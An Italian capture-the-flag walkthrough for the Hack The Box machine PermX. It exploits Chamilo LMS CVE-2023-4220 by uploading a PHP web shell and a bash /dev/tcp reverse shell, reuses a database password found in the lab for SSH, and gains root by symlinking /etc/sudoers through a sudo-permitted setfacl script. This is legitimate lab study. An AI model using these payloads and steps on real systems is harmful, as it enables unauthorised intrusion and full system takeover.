

Permx

About PermX machine

Permx è una macchina Linux di livello Easy con un sistema di gestione dell'apprendimento vulnerabile all'upload illimitato di file

tramite (CVE-2023-4220)(<https://nvd.nist.gov/vuln/detail/CVE-2023-4220>).

Questa vulnerabilità viene sfruttata per ottenere un punto di accesso alla macchina.

L'enumerazione della macchina rivela credenziali che consentono l'accesso SSH.

Un errore di configurazione di `sudo` viene quindi sfruttato per ottenere una shell `root`.

IP_PermX = 10.10.11.23

Enumeration

Scan Port && Service NMAP

```
opt/htb_machine/Permx nmap 10.10.11.23 --open -p- -T5 -Pn -sVC -oG permx_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 08:56 CEST
Nmap scan report for 10.10.11.23
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10

80/tcp open http Apache httpd 2.4.52 redirect to <http://permx.htb>

Aggiungo al file /etc/hosts 'permx.htb'

Server Web Porta 80/TCP

Si tratta di un applicazione web di 'E-Learning'




Skilled Instructors



Online Classes

Fuzzing Directory & Subdomain 'Ffuf'

```
opt/htb_machine/Permx ffuf -u http://permx.htb -H "Host: FUZZ.permx.htb" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -ic -fw 18
```



v2.1.0-dev

```
www [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 44ms]
WWW [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 55ms]
lms [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 1261ms]
Www [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 44ms]
```

Aggiungo sempre al file /etc/hosts , 'www' & 'lms' per visualizzare correttamente i sottodomini trovati sul browser.

Server Web 'lsm.permx.htb'



Home

Italiano

Nome utente

Password

Accesso

[Recupera la password](#)

Si tratta di un portale 'lms' che lavora con 'Chamilo' in cui viene mostrato un form di login. Quindi vado ad effettuare alcune ricerche su Google.

Cos'è Chamilo?

Rif= https://docs.chamilo.org/teacher-guide/getting-to-know-chamilo/what_is_chamilo

What is Chamilo?

Chamilo LMS is a *learning management system* designed to support effective online education (often referred to as *e-learning*). It is "free" software which has been developed through the collaboration of various companies, organizations and individuals according to a model known as *open-source*, but with stricter ethical values.

This means that you are free to download and use Chamilo, provided you accept its license terms, (detailed under the GNU/GPLv3 license¹ ↗). As long as you undertake to maintain them, this confers four essential freedoms to you: the freedom to **use**, **study**, **modify** and **distribute** the software.

Exploit Chamilo lms

Rif_CVE= <https://www.exploit-db.com/exploits/52083>

Chamilo LMS 1.11.24 - Remote Code Execution (RCE)

EDB-ID:

52083

CVE:

2023-4220

Author:

MOHAMED KAMEL
BOUZEKRIA

Type:

WEBAPPS

EDB Verified: ✗

Exploit: 📄 / {}

Platform:

PHP

Date:

2025-03-18

POC

Rif= <https://starlabs.sg/advisories/23/23-4220/>

Proof-of-Concept

1. Ensure that the `/<path-to-webroot>/main/inc/lib/javascript/bigupload/files/` directory exists on the target system:

```
$ mkdir -p /<path-to-webroot>/main/inc/lib/javascript/bigupload/files/
```

2. On the attacker's machine, run the following commands to create, upload and execute a PHP web shell:

```
$ echo '<?php system("id"); ?>' > rce.php
$ curl -F 'bigUploadFile=@rce.php' 'http://<chamilo>/main/inc/lib/javascript/bigupload/files/'
The file has successfully been uploaded.
$ curl 'http://<chamilo>/main/inc/lib/javascript/bigupload/files/rce.php'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3. Observe that the `id` shell command is successfully executed, confirming the unrestricted file upload vulnerability.

Quindi il POC spiega che si trova una vulnerabilità nel caricamento dei file su 'bigUpload.php', che può permettere l'upload di una rev-shell, e l'esecuzione della stessa sul server.

creo una rev-shell php 'shell.php'

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

```
opt/htb_machine/Permx echo '<?php system($_GET["cmd"]); ?>' > shell.php
opt/htb_machine/Permx ls
Permx.ctd permx_scan shell.php
opt/htb_machine/Permx
```

Upload 'shell.php' with 'curl'

Sempre seguendo il POC faccio l'upload della shell creata sulla path indicata, chiaramente modificandola con quella in uso sul target

```
curl -F 'bigUploadFile=@shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
```

```
opt/htb_machine/Permx curl -F 'bigUploadFile=@shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.
opt/htb_machine/Permx
```

Request 'shell.php' with 'curl'

Ricevuta la conferma dell'avvenuto upload della shell, ora passo a ricercarla sul server e dargli il comando di test 'id' per vedere se risponde bene ai comandi, come indicato nel POC.

```
curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php?cmd=id'
```

```
opt/htb_machine/Permx curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/shell.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
opt/htb_machine/Permx
```

L'output di uscita mi conferma che la shell è funzionante.

Ora quello che andrò a fare è cambiare il 'Payload' con una 'reverse-shell' e mi metterò in ascolto sulla porta impostata nel payload che vado a creare '9999', il tutto effettuando nuovamente la procedura precedentemente usata per la 'shell'.

Creazione Payload 'rev-shell.php'

```
echo '<?php system("bash -c \"bash -i >& /dev/tcp/10.10.14.9/9999 0>&1\\\""); ?>' > rev.php
```

Upload Rev.php

```
curl -F 'bigUploadFile=@rev.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
```

```
opt/htb_machine/Permx curl -F 'bigUploadFile=@rev.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file has successfully been uploaded.
opt/htb_machine/Permx root@xyz
```

Richiamo shell with 'curl' && 'nc 9999'

```
curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/rev.php'
```

```
(root@xyz)-[/home/kali]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.23] 57654
bash: cannot set terminal process group (1173): Inappropriate ioctl for device
bash: no job control in this shell
www-data@permx:/var/www/chamilo/main/inc/lib/javascript/bigupload/files$
```

Bene vado a controllare il file di configurazione di 'php' in '/var/www/chamilo/app/config/configuration.php' e trovo le credenziali

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;

/**
```

Dando poi il comando 'cat /etc/passwd' trovo l'utente 'mtz' come shell standard, e quindi posso usare lui con le credenziali trovate per connettermi con 'SSH'

```
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
```

CRED= mtz:03F6lY3uXAP2bkW8

Connessione SSH && user.txt

```
mtz@permx:~$ id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
mtz@permx:~$ whoami
mtz
mtz@permx:~$ pwd
/home/mtz
mtz@permx:~$ ls -la
total 32
drwxr-x--- 4 mtz mtz 4096 Jun  6 2024 .
drwxr-xr-x 3 root root 4096 Jan 20 2024 ..
lrwxrwxrwx 1 root root  9 Jan 20 2024 .bash_history -> /dev/null
-rw-r--r-- 1 mtz mtz  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 mtz mtz 3771 Jan  6 2022 .bashrc
drwx----- 2 mtz mtz 4096 May 31 2024 .cache
lrwxrwxrwx 1 root root  9 Jan 20 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 mtz mtz  807 Jan  6 2022 .profile
drwx----- 2 mtz mtz 4096 Jan 20 2024 .ssh
-rw-r----- 1 root mtz  33 Apr  9 08:06 user.txt
mtz@permx:~$ cat user.txt
8e8acb6823b234d89f58bad5eb61090c
mtz@permx:~$
```

Priv_Esc

Privilege Escalation

Come prima cosa do il comando 'sudo -l' per verificare se l'utente 'mtz' ha qualche binario che può eseguire con i permessi 'SUID' e

trovo qualcosa di interessante `/opt/acl/sh`

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
```

Ora mi reco nella directory e do un'occhiata allo script;

```
mtz@permx:/opt$ cat acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" = *.* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user": "$perm" "$target"
```

Lo script serve a modificare i permessi di ACL ([Access Control List](#)) su un file specifico in modo sicuro.

Nella prima parte verifica che siano stati forniti esattamente **3 argomenti**, Se no stampa la sintassi corretta ed esce.

```
if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi
```

Nella seconda parte **salva** i 3 argomenti dati nel caso specifico `'user-perm-target'`

```
user="$1"
perm="$2"
target="$3"
```


Nella parte 3 impedisce che il file sia fuori dall path protetta `'/home/mtz'` e blocca i tentativi di `path trasversal` `'..'` , una sorta di protezione per evitare che si possano dare permessi al di fuori della path prevista

```
if [[ "$target" != /home/mtz/* || "$target" == *.* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi
```

Nella parte 4 verifica che il `target` esista e sia effettivamente un file e non altro (`symlink` ecc...)

```
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi
```

Infine nella parte 5 `applica i permessi` usando `'setacl'` con `'sudo'` per aggiungere o modificare i permessi per l user specificato

```
/usr/bin/sudo /usr/bin/setfacl -m u:"$user": "$perm" "$target"
```

In sintesi, lo script modifica l'`ACL (Access Control List)` di un file specificato all'interno della directory `/home/mtz/`, consentendo a un utente designato di disporre di permessi specifici (`come lettura o scrittura`) su quel file.

Questa vulnerabilità può essere sfruttata creando un `collegamento simbolico` per ottenere una shell come root.

Per farlo posso usare la flag `('s')` con `('ln')` per creare appunto un collegamento simbolico denominato `'yvan'` che punta al file `'/etc/sudoers'`.

```
mtz@permx:~$ ln -s /etc/sudoers /home/mtz/yvan
```

Autorizzo ora `'mtz'` con il seguente comando tramite il `collegamento simbolico` creato a eseguire qualsiasi comando come `root` e senza bisogno di `password`

```
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/yvan
mtz@permx:~$ ls
user.txt  yvan
```

Ora vado a modificare il file `'sudoers'` creato aggiungendo la seguente linea `'mtz ALL=(ALL) NOPASSWD: ALL'` al fondo del file e nelle autorizzazioni `'sudoers privilege user'` e confermo i cambiamenti dando il comando `'sudo -l'`.

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL) NOPASSWD: ALL
    (ALL : ALL) NOPASSWD: /opt/acl.sh
    (ALL) NOPASSWD: ALL
```

Infine do il comando 'sudo su' e vengo proiettato a user 'root', da qui posso agevolmente recuperare la root.txt

```
mtz@permx:~$ sudo su
root@permx:/home/mtz# ls
user.txt
root@permx:/home/mtz# cd /root
root@permx:~# cat root.txt
f4500b978110289dbaa182031300314f
root@permx:~# █
```

Flags

User.txt : 8e8acb6823b234d89f58bad5eb61090c

Root.txt : f4500b978110289dbaa182031300314f